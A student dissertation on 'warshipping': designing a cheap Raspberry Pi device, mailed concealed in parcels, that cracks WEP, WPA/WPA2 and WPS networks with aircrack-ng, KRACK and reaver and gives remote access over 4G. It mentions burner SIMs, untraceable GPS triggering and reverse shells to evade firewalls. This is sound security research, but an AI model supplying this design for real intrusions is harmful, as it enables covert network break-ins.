



# **LONDON SOUTH BANK UNIVERSITY**

School of Engineering

## **Warshipping: An Evaluation of an Emerging Threat**

**Werick Passon Student Number: 3616971**

**BSc (Hons) Computer Science**  
Division of Computer Science & Informatics

June 2020

## Declaration

This dissertation is my original work and has not been submitted elsewhere in fulfilment of the requirements of this or any other award. Any passages taken from my own previous work or other people's work have been quoted and acknowledged by clear referencing to author, source and page(s). Any non-original illustrations are also referenced. I understand that failure to do this amount to plagiarism and will be considered grounds for failure in this dissertation and the degree as a whole.

Werick Passon

---

## Abstract

The WarShipping project is a small form factor computer device that has been pre-set with penetration testing tools accessible for the security auditing of wireless networks. This device can offer an auditor/ researcher the ability to test the Wi-Fi security within a target building remotely and offering a chance to elevate access without the penetration tester having to go into the building and physically do so. This has been done to show that physical security is not as secure as it seems with new attack vectors appearing every day. The goal of the WarShipping proof of concept is to offer the business assurance through a penetration test that their security policy for internal wireless networks are secure from remote devices which attackers are to start using in the near future as this attack vector becomes more common and accessible to individuals. The cost goal for this device is to ensure that the modules used are accessible to most individuals leading to a more realistic scenario through this attack method. The device is also small enough to be sent to individuals or businesses inside items which are inconspicuous and hard to detect such as within the packaging of boxes, inside teddy bears or simply inside a letter sized envelope which shows the versatility in hiding such as small device and ensuring the attack attempt is not discovered through the aid of social engineering campaign. During my research I have found the frequency in which updates are given in accordance to security implementations and a pattern of a new technology becoming commonly used every 4-5 years. The standard implementations once they become risk prone tend to have security implementations to highly increase the security within the next implementation.

## Acknowledgment

Sources for this article can be found at the references section, I would like to give a special thanks to Paul Carden for offering me the resources required to achieve the initial research into the attack and how to achieve the components that worried me. I would also like to give thanks to Shaggy my dog for listening to me talk about my project, the aims and objectives and think of a way to structure my dissertation.

# Contents

Declaration .....	2
Abstract .....	3
Acknowledgment .....	4
Table of Figures .....	7
Chapter 1: Introduction .....	1
Gantt charts .....	3
Reporting.....	3
Implementation .....	3
Chapter 2: Literature review .....	4
WEP vulnerabilities .....	6
WPA vulnerabilities.....	7
WPA2 vulnerabilities.....	8
WPS vulnerabilities .....	9
Chapter 3: Technical review.....	10
Chapter 4: Methodology.....	14
Methodology used .....	17
Stage one, base system implementation.....	17
Stage two, wireless adapter.....	18
Stage three, enumeration script implementation .....	19
Stage four, GPS implementation.....	20
Stage five, 4G implementation .....	20
Stage six, power bank .....	22
Step seven, enclosure .....	22
Chapter 5: Requirements.....	23
Hardware .....	24
Software.....	26
Functional requirements.....	28
Raspberry Pi .....	28
GPS .....	28
Wireless adapter .....	29
4G adapter .....	29
Power bank .....	30
Enclosure.....	30
Non-Functional requirements.....	31

Reliability.....	31
Availability.....	31
Regulatory .....	32
Maintainability .....	32
Usability .....	33
Chapter 6: Design.....	33
Web-page concept one.....	35
Web-page concept two.....	37
Web-page concept three .....	39
Hardware layout concept one .....	41
Hardware layout concept two .....	43
Hardware layout concept three.....	45
Chosen design concepts.....	47
Web-page concept selection .....	47
Hardware concept selection .....	49
Chapter 7: Implementation .....	51
Burning Raspbian onto SD card .....	51
Wireless card.....	51
WEP .....	52
WPA/ WPA2 .....	53
WPS.....	56
GPS .....	56
Web-interface for GPS module .....	59
Automated setup script .....	63
Chapter 8: Testing.....	64
Raspbian operating system.....	64
Wireless Alfa card adapter.....	65
WEP enumeration.....	66
WPA/ WPA2 enumeration .....	67
WPS enumeration .....	69
GPS.....	71
Automated setup script .....	73
Chapter 9: EVALUATION .....	75
Chapter 10: Conclusion and Reflection.....	77
References .....	78
Appendix A: Warshipping Proof of Concept Code .....	81

Appendix B: Ethics form.....	88
Appendix C: Ethics form E-mail signature.....	89

## Table of Figures

Figure 1 Reporting Gantt Chart.....	3
Figure 2 Implementation Gantt Chart.....	3
Figure 3: IBM Security Warship PoC, Source: Whittaker, 2019 .....	4
Figure 4: Web-page concept one .....	35
Figure 5: Web-page concept two .....	37
Figure 6: Web-page concept three.....	39
Figure 8: Hardware layout concept one.....	41
Figure 9 Hardware layout concept two.....	43
Figure 10 Hardware layout concept two.....	43
Figure 11 Hardware layout concept three .....	45
Figure 12 Hardware layout concept three .....	45
Figure 13 mac diskutil command .....	51
Figure 14 mac unmounting a disk command.....	51
Figure 15 mac command to burn image to disk.....	51
Figure 16 raspberry pi command to check for wireless adapters.....	52
Figure 17 updating raspberry pi and installing aircrack-ng toolkit.....	52
Figure 18 downloading the git repository for krack attack toolkit.....	53
Figure 19 installing krack dependencies on raspberry pi .....	53
Figure 20 interface to wireless local area network .....	54
Figure 21 krack tool working.....	54
Figure 22 installing WPS toolkit .....	56
Figure 23 wiring GPS module to raspberry pi .....	57
Figure 24 wiring GPS module to raspberry pi .....	57
Figure 25 installing required GPS modules for raspberry pi .....	57
Figure 26 opening raspi-config and rebooting once complete.....	58
Figure 27 opening interface options on raspberry pi .....	58
Figure 28 enabling SPI kernel module.....	58
Figure 29 enabling I2C kernel mode.....	58
Figure 30 enabling serial ports to be used on raspberry pi .....	58

Figure 31 get google maps api key .....	59
Figure 32 copy google maps api key .....	59
Figure 33 ssh into raspberry pi.....	64
Figure 34 updating raspberry pi.....	64
Figure 35 listing wireless interfaces on raspberry pi .....	65
Figure 36 starting airmon-ng tool.....	65
Figure 37 airmon-ng listing available access points.....	66
Figure 38 aircrack-ng decoding key used for Wi-Fi .....	67
Figure 39 running the krack attack tool.....	67
Figure 40 krack toolt pcap .....	<b>Error! Bookmark not defined.</b>
Figure 41 krack tool output.....	<b>Error! Bookmark not defined.</b>
Figure 42 using wash to enumerate for WPS .....	69
Figure 43 using reaver to bruteforce WPS pin .....	<b>Error! Bookmark not defined.</b>
Figure 44 running GPS script.....	71
Figure 45 running the web API of the GPS module .....	71
Figure 46 GPS module showing current location .....	72
Figure 47 running the warship script to weaponize the device .....	73
Figure 48 script updating the device as a prerequisite.....	73
Figure 49 script creating documentation on how to use installed tools.....	<b>Error! Bookmark not defined.</b>
Figure 50 Showing the documentation for each tool used.....	74



## Chapter 1: Introduction

The project which I have decided to undertake is of the WarShipping PoC (Proof of Concept) which is of allowing for red teaming/ penetration testing assessments to test for a hybrid of physical security through cyber insecurity. This project is to ensure that a company does not overlook a possible attack vector from external sources such as the Wi-Fi through their post-room. The device which I have decided to recreate is a small device hacked together with different modules that will offer an attacker an entry point through the WiFi in their mailroom/ mail processing area. Companies often overlook this as the area of interest is deep within a company in an area which no clients have access to and due to its nature is secured, catalogued and guarded using cameras, meaning that I believe often leads to insecurity as when something is heavily secured, security is commonly more relaxed and less attentive towards possible risks around it.

The device will consist of Raspberry pi, Alfa card Wi-Fi adapter which offers monitoring mode, GPS module, SIM card adapter for 4G internet access and a power bank for the power source. I have chosen the raspberry pi device as it offers a cheap and disposable Linux operating system with highly modular capabilities. The Alfa USB Wi-Fi adapter as it offers long-range Wi-Fi connectivity along with monitoring mode to aid in Wi-Fi key decoding. The GPS module can offer a remote trigger that can't be traced back to the attacker if discovered, this can be done by hosting the web GPS interface on a third-party server. The SIM card module for 4G connectivity to the device which will connect to a command and control server once it has arrived in an area of scope, and a power-bank which will offer a continuous power-source to the device and its modules.

This device aims to be an attack vector that will cost the security auditor under £100 and be able to check for potential attack vectors which can cause significant intellectual loss depending on company size and intellectual property. This attack vector will offer the company peace of mind when it comes to concerning their security from an up and coming attack vector which I believe will be adopted by future attackers.

## Gantt charts

### Reporting




Figure 1 Reporting Gantt Chart

The reporting Gantt chart refers to the reporting aspect of the project. It includes which step was taken at what point; the feedback was given along with the confirmed completion of the step. It includes the steps in initiating the project, planning and preparation to start it took to start the project implementation.

### Implementation





Figure 2 Implementation Gantt Chart

The implementation Gantt chart shows the time frames and steps taken to complete the device implementation and testing along with documentation. The chart above is the third iteration of the chart due to changes in time frames but ultimately is accurate.

## Chapter 2: Literature review

The concept of WarShipping was first described in (Wikipedia Contributors, 2019) and describes the first generation of this attack to be conducted in 2008. Where a Defcon talk by Robert Graham and David Maynor described the attack vector as a "Bringing sexy back: Breaking in with style" and it is a method of social engineering. Their aim was to hack a first-generation apple iPhone device which would conduct the attack due to its ability to run for 5 days on an external power supply and for its low-key look which can be answered to a less knowing recipient as them winning a free iPhone device.

As written and described in (Whittaker, 2019) The device was recreated by IBM security team and can be reproduced easily with modules all costing a total less than \$100, this small device is around the size of a modern cell phone and can be hidden either within packages, stuffed animals or other device enclosures.



*Figure 3: IBM Security Warship PoC, Source: Whittaker, 2019*

As show in Figure 3, the device modules which are used within this device are Lithium battery, battery voltage control module, Raspberry pi zero with on-board wifi card and a 3G connectivity module. The

device in question shows its location by scanning the Wi-Fi networks it comes into contact with and enumerating the general location through IP location enumeration as each IP is allocated to a certain general area. Once it comes into range it cracks the Wi-Fi using undisclosed methods and giving a shell back to the attackers' computer through its 3G connectivity.

The source from security intelligence states that the group of pen-testers/ red teamers which have initiated this concept into a working PoC are the IBM X-Force Red team (Henderson, 2019). This team of hackers/ penetration testers and red team members concludes of 6 individuals with decades of experience between them and they together have produced a product which allows for the testing of physical security within an organization and has adapted it to further test an organizations security through the process of a simulated attack.

## WEP vulnerabilities

The WEP security standard was first introduced in 1997 (En.wikipedia.org, 2020). The WEP standard was brought into effect as an effective way of connecting our devices to the world wide web remotely without the use of a wired connection. Since its inception, there have come tools and techniques which although not directly made to break its security implementation, they do aid in doing so. An example of this is the different vulnerabilities which have appeared for the WEP standard, currently there are 25 vulnerabilities listed on (Cve.mitre.org, n.d.), one of which will be the principle which we will aim to secure towards - this being CVE-2001-0160 (Cve.mitre.org, 2001) Lucent/ORiNOCO WaveLAN cards generate predictable Initialization Vector (IV) values for the Wireless Encryption Protocol (WEP) which allows remote attackers to quickly compile information that will let them decrypt messages.

The above CVE was a vulnerability found in 2001, according to what it tells us is that the routers/ access points/ user devices which use the Lucent or ORiNOCO WaveLAN chipset have easily compiled information which will allow for an attacker to simply decode the key used for the wireless security. This means that an attacker simply has to passively listen to all connections and requests being sent through WEP and they can find the security key which is used for this security implementation.

## WPA vulnerabilities

WPA (Wi-Fi protected access) is the generation after the WEP security implementation which (Wi-Fi Protected Access, 2020) has introduced the Token Key Integrity Protocol also known as TKIP. The adding of TKIP allowed for a safer security standard which encodes the connection dynamically with 128-bit key encryption. This means that threat actors that are monitoring the network can't simply listen to the network's traffic and deduce the encryption key used, doing so would take much longer making this attack non-feasible.

WPA technology offers security through its implementation of TKIP which encodes packets individually. Although there have been issues which cause it to become insecure. (Wikipedia Contributors, 2020) A example of a vulnerability is the lack of secrecy within packet transfers. This means that unfortunately the attacker comes into contact with the WPA key which defines the communications between nodes on the network. This means they are no longer secure and become open to man in the middle attacks. This is a vulnerability in both WPA and WPA2.

Another example of a WPA vulnerability is solely due to the TKIP packets. This vulnerability introduces WPA packet spoofing and decryption (Wikipedia Contributors, 2020) which involves the attacker who in this case is unable to gain network access and instead is able to conduct man in the middle attacks by spoofing an ARP ping to the device and router and then inject javascript into browsers which can lead to RCE (remote command execution).

## WPA2 vulnerabilities

The WPA2 standard has been in use since early 2006 (Wi-Fi Protected Access, 2020) and is based on implementing upgrades to the capability of WPA (its predecessor) while also maintaining hardware support for devices that are currently hosting the WPA standard. The deference which has been made to this device is its ability to use both TKIP and the safer AES based encryption established by the U.S (United States) NIST (National Institute Of Standards and Technologies). This was used as the standard for WPA2 encryption (Wi-Fi Protected Access, 2020). In theory WPA2 standard rose above the WPA security implementation due to the fact that it was more secure by using AES security although this left WPA2 devices requiring more processing power than WPA.

Although WPA2 was meant as a more secure security standard than WPA security holes began appearing as the technology became more popular. An example of such vulnerability is the Hole196 which is a man in the middle attack vector intended for use once the attacker is within the network. This vulnerability proves useful when the attacker wishes to conduct a man in the middle attack on OpenSSL services that are usually encrypted from its attackers and can be broken using this CVE-2014-0224 (Nist.gov, 2014).

Another exploit which can be used towards the WPA2 is the KRACK exploit which covers CVE-2017-13077 (Mitre.org, 2017) and it states “Wi-Fi Protected Access (WPA and WPA2) allows reinstallation of the Pairwise Transient Key (PTK) Temporal Key (TK) during the four-way handshake, allowing an attacker within radio range to replay, decrypt, or spoof frames.”. This means that a remote attacker is able to replay the 4-way handshake from the AP (Access Point) and select the third handshake to be replayed in order to get the PTK (Pair Transient Key) which increments by one with every iteration and can be used by the attacker to brute force the key being used by the access point and gain unauthorized access.



## WPS vulnerabilities

WPS was first introduced in 2006 (Adrian Rusen, 2017) in an attempt to offer users a more convenient way of connecting devices to the network without the need for lengthy passphrases. This was an attempt to add convenience to the wireless technology which later caused security holes to appear due to the convenient nature of the protocol.

In December 2011, security researchers became aware of a security hole with this security protocol. The issue is the pin required to authenticate is 8 digits long and can be brute-forced as the CVE-2011-5053 (Cvedetails.com, 2011) states “(WPS) protocol, when the "external registrar" authentication method is used, does not properly inform clients about failed PIN authentication, which makes it easier for remote attackers to discover the PIN value, and consequently discover the Wi-Fi network password or reconfigure an access point, by reading EAP-NACK messages.” which means that remote attackers are able to guess the WPS pin remotely and once they have access to this connection they are able to decrypt the WPA/WPA2 protocol and gain further access.

## Chapter 3: Technical review

The technologies used for this project range from both the hardware and software spectrum. To meet the hardware requirements research has taken place where what computer device we could use to meet our budget of below £100 total. Initially the idea for an android device seemed viable during the planning stage but finding an android mobile device which hosted an on-board Wi-Fi module which allowed for monitoring mode and packet injection did not seem viable and adding external modules would ruin the aesthetic advantage to the device in a social engineering aspect if the device gets caught. This means it would be more hassle than its worth if it is not as stealthy as we want.

The other devices which were considered were an Arduino UNO or Raspberry Pi. The Arduino Uno although cheaper and smaller size form- factor, it does not allow for a user interface meaning that the device choice that was chosen was the Raspberry Pi 2 device as it is cheap, small form factor and came with a custom Linux based operating system (raspbian) which allowed for Linux native tools to compile and be used. This meant that we were now able to also remotely use a user interface to the device if any error appears remotely.

After we have chosen our device we now need to think about modules that will be used with the device to achieve the desired outcome. For the Wi-Fi cracking the ALFA wireless USB adapter AWUS036NEH due to its cheap nature of £15 and allows for the required monitor mode and packet injection. As the time of writing the of £32.59 is the total for the device modules listed thus far.

Once the Wi-Fi decoding device is setup we need to start thinking of a way of making it run remotely, and also be able to troubleshoot it if anything happens to it during transit or program failure. The answer to this issue I found was the SIM 4G module which allows for the device to receive and transmit to the

same 4G network as mobile phones meaning all that is needed was a burner SIM card. This module is connected to the raspberry pi directly using the on-board USB cable connector therefore, decreasing the bulk size of the device. The 4G device is the price of £10.

Once we were able to connect to the internet we needed to tackle the issue of how not to just scanning every or most Wi-Fi networks the device goes near and getting into the black hat spectrum of the engagement which can cause legal action to be taken if it becomes discovered. To fix this issue I have opted to include a simple GPS module for the device, this module is simply the GPS receiver/ transmitter module which is connected to the raspberry pi device through the use of Arduino breadboard jumper cables. This module will allow us to set the attack to go off and possibly view its current location through the use of google earth. This module will cost us £10 and focus the attack solely on the target organization.

For a power supply we need a constant current of 5 volts to the raspberry pi, in most cases a USB port is usually enough with its output of 5 Volts and 1 Amp output, but for the case of a remote attack vector we require the device to be of small form factor and relatively cheap for the price goal of this project. I was able to find multiple power banks on E-commerce websites such as Amazon, eBay, Alibaba, etc the average price of power banks is around £10 while Alibaba was lower to around £5. Given the fact that reputable resources are more likely to work without fail and us needing a device which won't require physical troubleshooting to work often a source such as Amazon would be the better choice in the event the device wouldn't work which can also damage components on the raspberry pi PCB.

For memory storage, the raspberry pi uses an interesting alternative to the common Hard Disk Drive or the newer Solid State Drive alternative. Instead, this device uses memory mainly used for digital cameras, for the raspberry pi the 5p coin-sized piece of plastic is its storage device where the base OS is stored and read from. For this project, I have chosen the 32GB SanDisk memory card for £5 which provides ample space for the raspberry pi to store the tools required and base Operating System.

The power source for the device, of course, requires a way to connect the raspberry pi to its power source, much like the wall plug for large desktop PCs' or the laptop charger cables if the laptop did not have a battery. The micro USB cable is the raspberry pi's power connector as it is rated for plugs which are 5 volts and 1 amp. This means that the user does not easily fry the boards with too much energy by cable misplacement. The micro USB cable will cost an average of £5.

All the components within this device although small form factor and fit inside small boxes with ease or large envelopes, may still get damaged in transit. To counteract this the choice to purchase a simple raspberry pi case will allow for us to maintain all the components inside an enclosure which will keep them safe from damage and keep the slots sturdier while inside the box. The total price thus far is around

£72.59 which will allow for us to use the remainder for sources such as command and control servers or extra safety peripherals such as an enclosure for the device.

## Chapter 4: Methodology

I achieved the project goals for creating the WarShipping proof of concept by splitting all the different components of the device and how they will all be used in conjunction with each other. The WarShipping device is a small micro-computer which is sent to an area of scope and test their Wi-Fi security in order to ensure that it is not possible achieve un-authorised access, this device can test the Wi-Fi security from within the network and ensure that a company is a following safe configuration methodology.

This device aims to ensure a high standard of security where people have access to their wireless internet connection, but also where any device with Wi-Fi capabilities have access to. To achieve this aim I had to break down the device to each component and what each component can and will do, how to ensure the device only attacks the target network and how to ensure that we will make it as cheap as possible to simulate what any outside attacker with limited funds will be able to achieve within the network. The aim to make the device low cost is to show that any employee from student interns to vengeful technologically literate employees would be able to conduct remote attacks toward a company.

To develop the software for the device to run I have come across the airmon-ng toolkit, this toolkit was developed for testing Wi-Fi network security and offers researchers the ability to capture the required packets, place their external Wi-Fi adapter to monitor/ promiscuous mode and decode the Wi-Fi security that is in place, I have come across this toolkit when researching how to capture WEP and attempt to decode the key used and noticed that It offered to decode more network security that just the WEP security algorithm. For this reason I will be using this tool as the base for my device as it offers a simple user interface which is uncluttered and easy to use.

For this device I would need to be able to troubleshoot it remotely if need be, run parallel processes to ensure it can be done over SSH as more than one tool needs to be running at any one moment to capture the initial handshake a user device does with the access point when it connects and a separate tool to de-auth users in order to capture the initial WPA handshake. If this process fails, it will need to allow a security auditor to remotely access the device through its 4G capability and scan the target remotely.

Besides from using tools to enumerate the target I will also be using the raspberry pi Linux derived operating system Raspbian. This operating system allows us to download tools built for Linux and to use shell scripting. With a micro-computer being used, this means and ensures that the device and operating system is lightweight, cheap and easy to use while making it modular and adaptable to the specific task we want to achieve.

This methodology is appropriate for this attack vector as I believe it offers the security auditor an option to automate their enumeration which if failed or the auditor wishes to manually conduct the scan, it offers the option for the security auditor to use an encrypted SSH session to connect to the device remotely where they are able to conduct the scan without ever needing to access the building themselves and offering a physical attack evaluation remotely, the only issue with this is the power source for device will also have to be lightweight and portable while offering long battery life or the penetration test will fail.

This project can be adapted to use in practice of a one-person project to show how dangerous this attack vector is for businesses as any individual would be able to build this device and with the correct know-how, enter the network undetected by un-conventional access methods and bypass the security in place as this attack vector won't be suspected and bypasses most firewall rules due to the nature of the intrusion.

A method of firewall bypass an auditor if successful with this attack vector would be to run a reverse shell through HTTP. Running this would bypass firewall rules as HTTP ensures that the users of the network is able to connect to websites as intended. This device will scan the access point for known vulnerabilities and will allow for a report to be created on possible entry points for threat actors.



## Methodology used

The methodology which I have decided to undertake for production of this product is the agile methodology as it offers incremental development of the final product. This methodology aids in production as the product can be developed in a modular fashion and attend which ever component is required at the time of development. The first stage of agile used was to test the requirements to start.

### Stage one, base system implementation

The requirement to start the project was to prepare a micro computer for programability and to house the modular components.

Following the planning was the implementation stage where the design of the system to be used was selected, with this stage I have chosen the raspberry pi as it offers its custom operating system which is a lightweight Linux based operating system that allowed for libraries to be installed similar to a Debian derivative. By this I mean using 'sudo apt-get install' of Linux based commands rather than having to manually install and compile. During this stage was the development of the initial step which I have done using the '`sudo dd if=/disk image location of=/SD card disk bs=1m`' command from a macintosh terminal as it is an efficient way of flashing operating systems with ease and no additional software.

Once the development of the operating system onto a SD card was achieved testing the system was the next step to follow. To achieve this I ensured that the operating system was running according to standard and that I was able to SSH into the microcomputer as tunnelling all other services through SSH would ensure it is safe. transmission of data and that would be secured due to the nature of this attack type.

In the review stage we now have a raspberry pi running the base Linux derivative operating system the next step is to review what we will next include on system

## Stage two, wireless adapter

At this stage we plan the next step required to achieve device completion. As we currently have the base system the next requirement is to have the device achieve the required wireless attack. To do this we will need a wireless adapter which allows for passive monitor mode and packet injection.

To design this an implementation of a third party wireless card is to be added to the device to ensure the device is able to operate the desired enumeration. The device itself must be able to connect and monitor packets while also injecting them. Unfortunately, the raspberry pi neither allows for monitor mode nor is it able to inject packets. To achieve this an Alfa wireless chip set card will be used for this.

The review this works a simple test will occur where the device will attempt to grab the WPA2 handshake of a controlled test network. To do this we will use the airmon-ng toolkit. The airmon-ng toolkit offers the user the ability to set the device into monitor mode with ease. From here the toolkit allows for the user to listen to the specified network through the use of monitor mode and airodump-ng and to inject de-auth packets to a network connected device to capture the handshake. Capturing the handshake we are made aware of the device working according to our required use.

At the third stage of using the scrum methodology is the retrospective which allows for a review of the system and if any improvements can be made. At this stage an analysis of the wireless cards has proved successful. The device itself being able to conduct the attack allows for the next stage to take place and for an accurate script test to occur.

### Stage three, enumeration script implementation

Planning of the next stage being conducted its possible to see that the ability to conduct the scan is possible but the scripts/ tools themselves are required. With this stage it has become clear which tools and scripts will be required.

Implementing this requirement is dependant on which security implementations are available. For the WEP security implementation the airmon-ng toolkit offers a simple solution. If a device is connected and actively transmitting and receiving packets from the access point, it is possible to get the security key used as WEP sends the key in clear text and deducing it is simple by listening to the packets and piecing enough together to retrieve a key. For WPA/WPA2 it is possible to either capture the initial handshake and run it through a word script. These scan types can be done using the airmon-ng toolkit, recently a key reinstallation attack has become available where decoding the key is easier due to its nature, this will be dependant on a third party proof of concept available open source. For WPS there is a simple brute-force method available within the toolkit and dragonfly attacks are available through open source methods.

A review of these has been to run the scan using the device as a base. These tests were successful as they allowed for the handshake to be retrieved passively and for a simple brute force of WPS to be conducted. Although the handshakes were successful brute forcing the key with a wordlist was not as the device is low spec and runs this slowly. For this reason the handshake will be saved to a capture file to run against the rockyou.txt word list of top 10 thousand most used passwords to ensure the company is using correct security implementations and if their access point is vulnerable to the vulnerabilities specified for their technology implementation.

A retrospective of this stage allowed for a review on what scans are available and enumeration types. This means that with the use of this stage allowed for understanding on why each security implementation is vulnerable and how to prevent these insecurities leading to more secure systems to be put in place.

#### Stage four, GPS implementation

At this stage we have a device which is able to conduct the required scans. The next stage to follow is knowing the location of the device through the use of a GPS connection.

To build this the implementation which has been used is using a third party GPS module which will be wired to the raspberry pi device through the use of the extension pins located on the top of the PCB. Once the module has been wired to the device we must install the required dependencies and a way of seeing this remotely from our host machine. To do this Google maps satellite imaging has been used with the co-ordinates being fed to the main machine to ensure the auditor has a constant uplink of the device location.

A review of this stage shows us we now have a device which can conduct the scans and allows for us to see the device location. Now what is required is to make the device remotely accessible.

#### Stage five, 4G implementation

For our device to send us the required location co-ordinates and for us to have access to its command line remotely. To do this the chosen method is adding a 4G external device which allows for the device to have internet connectivity regardless of access point location due to the nature of 4G connectivity.

To implement this a third party sim 4G module adapter has been plugged into the raspberry pi device and allow for internet connectivity. Configuration of the device is done after the internet connectivity is

implemented and the raspberry pi will not require any additional firmware due to the 4G adapter module being plug and play.

The review of this stage show that our device now has its own internet connectivity for remote access and the ability to tunnel the GPS transmission to ensure we can use the device and access it/ its location fully remotely.

### Stage six, power bank

At this stage we now have a device which does the required enumeration and allows for us to view its current location. The next step is to make the device non dependant on a static location but instead can be moved around. To do this we have analysed which cables are still connecting the device to a static location and it is possible to see the only requirement remaining is the power cable.

To fix this issue a portable power bank has been supplied for the device. A power bank allows for a constant stream of 5 volt 1 amp to be given to the device through a micro USB cable to power the device.

The review of this stage we are able to see that the device allows for us to conduct everything which is required from enumerating the network to seeing the devices location. The device is location independent and allows for remote access.

### Step seven, enclosure

For this stage we have the device built which fits all our requirements. The only issue now is the device taking damage during transit. To address this issue we are required to find a way of protecting the devices pin connectors and PCB/ modular devices.

To address this issue a simple enclosure is used which will encase the device in solid plastic enclosure which is custom fit for the device ensuring a snug fit which will hold all required components and ensure that the device will not take damage during transit.

The review now ensures us that no other requirements are currently required as the device has been built and tested to work in accordance to our requirements.

## Chapter 5: Requirements

The requirements for my project are for a cheap device made from disposable hardware costing below £100 which can gain external access to a Wi-Fi network. The requirements for the device itself will consist of:

- Hardware
- Software
- Functional
- Non-Functional

## Hardware

The hardware requirements for my project consist of:

- GPS module
- Raspberry Pi
- Jumper cables
- SIM 4G module
- ALFA Wireless USB Adapter AWUS036NEH
- Portable Powerbank
- Micro USB Cable
- SD Card
- Raspberry Pi Case

The hardware requirements are as listed above, the reason behind them are; GPS module, This module is a third-party device which allows for their connectors to be modular, therefore allowing for the raspberry pi connect to them in a wired fashion. This module allows for us (the auditor) to see the present location of the device while it is in transit. Being able to view the device in transit allows for the auditor (us) to plan for the scan date and time, which can allow for more of a chance to get a connection from the device if it is successful and for the device to not waste battery until the scan allowing for a higher chance in network enumeration.

The SIM 4G module allows for the raspberry pi to give access to a remote attacker by allowing the raspberry to have a web presence, by doing this the device allows for the attacker to preset a way in for them to have remote access to the device, the method we will be using is the VNC service to allow us access to the device remotely. Once we are connected to the device all we will require is on Windows to open 'Remote Desktop Connection application' and for VNC viewer on Linux based operating systems. While the method of attack will be an ALFA USB adapter which allows for monitor mode which can allow for the device to conduct the Wi-Fi attack.



A portable power-bank will also be required as the device requires power to power the modules and connect to the Wi-Fi to conduct the attack, power will be given from a power-bank to the device with the use of a Micro USB Power cable, this cable is the required power source for a Raspberry Pi as it supports 5 volts which is the requirement for such a device and the amps used will be more than covered by the power bank device. An SD card will be used by the device as storage does to a computer (SSD or HDD), allowing for the programs and base system to be stored on a small storage device making the Raspberry Pi further smaller form factor instead of having a large expensive storage device.

A raspberry case will be used to store all the modular components apart from the power bank and the wireless network card as this allows for the device to be sent in letters and not get damaged in transit which might disrupt our attack.

## Software

The software requirements for this device will be as follows:

- Raspberrian (base OS)
- KRACK attack tool (WPA/ WPA2)
- SSH (Secure Shell protocol)
- wash (WPS)
- Airmon-ng (WEP)
- reaver (WPS)

